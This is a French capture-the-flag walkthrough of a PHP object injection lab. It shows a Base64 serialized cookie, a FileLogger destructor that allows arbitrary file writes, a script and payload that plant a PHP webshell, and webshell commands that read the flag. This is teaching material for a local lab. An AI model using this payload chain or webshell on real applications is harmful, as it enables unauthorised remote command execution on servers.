
CTF-5 Walkthrough: The Great Rebirth (PHP Object Injection)


1. Reconnaissance & Surface d'Attaque

En arrivant sur la page d'accueil de l'application (index.php), nous remarquons que l'application gère une session utilisateur. En inspectant les outils de développement du navigateur (Storage > Cookies), un cookie nommé session_data attire l'attention.



Name	Value
PHPSESSID	1a47521e81eae1cc346a...
session_data	TzoxMDoiRmlsZUxvZ2d...

Sa valeur est une longue chaîne encodée en Base64. Une fois décodée, elle révèle une structure spécifique : O:11:"UserSession":2:{s:8:"username";s:5:"guest";...}



Analyse : Ce format correspond à la **sérialisation native de PHP**. Le fait que l'application accepte un objet sérialisé côté client et le désérialise (unserialized()) côté


serveur sans signature de vérification indique une potentielle vulnérabilité de **PHP Object Injection**.


Pour exploiter cette faille, nous devons connaître les classes disponibles dans le code source. Comme nous n'avons pas accès au code source, il faut trouver un moyen de pouvoir le récupérer.

2. Analyse du code source

> 💡 **Hint:** Systèmes de débogage actifs. Essayez `?source=classes` ou `?source=index` pour inspecter le code.

A l'aide de l'indice, nous pouvons visiter ces deux liens car le système de débogage est actif.





Nous pouvons donc analyser les deux codes sources :

```
    public function __destruct()
    {
        if ($this->logFile !== null && $this-
>message !== null) {
            file_put_contents($this->logFile, $this-
>message . "\n", FILE_APPEND);
        }
    }
}
```

Cette méthode permet l'écriture arbitraire de fichiers si les propriétés $logFile et $message sont contrôlées via l'injection d'objet.

3. Exploitation

Un script PHP local est utilisé pour générer le payload sérialisé. L'objectif est de créer un webshell à la racine du serveur web.

```
36  $exploit = new FileLogger();
37  $exploit->logFile = "shell.php";
38  $exploit->message = "<?php system(\$_GET['cmd']); ?>";
39  echo base64_encode(serialize($exploit));
40
```


Le payload Base64 obtenu est injecté dans le cookie session_data. Le rafraîchissement de la page déclenche la désérialisation et l'exécution du destructeur, créant le fichier shell.php.

Voici le payload généré.

```
TzoxMDoiRmlsZUxvZ2dlciI6Mjp7czo3OiJsb2dGaWxlIjtzOjIzOiIvdmFyL3d3dy9odG1sL3NoZWxsLnBocCI7czo3OiJ
tZXNzYWdlIjtzOjMwOiI8P3BocCBzeXN0ZW0oJF9HRVRbImNtZCJdKTsgPz4iO30=
```


4. Post-Exploitation

L'accès au shell est confirmé via http://localhost:8005/shell.php?cmd=pwd.




/var/www/html /var/www/html /var/www/html /var/www/html /var/www/html

Une énumération du système de fichiers liste flag.txt à la racine. Les tentatives d'utilisation de binaires système (comme ping ou cat) échouent, retournant une réponse vide, ce qui suggère un conteneur minimaliste (Alpine/Slim) ou une restriction des chemins.



Pour contourner cette limitation, l'exfiltration est réalisée en utilisant le moteur PHP interne via le webshell :

Payload final : http://localhost:8005/shell.php?cmd=php -r 'readfile("/flag.txt");'



Flag final : FLAG{PHP_Object_Injection_Lab_2025}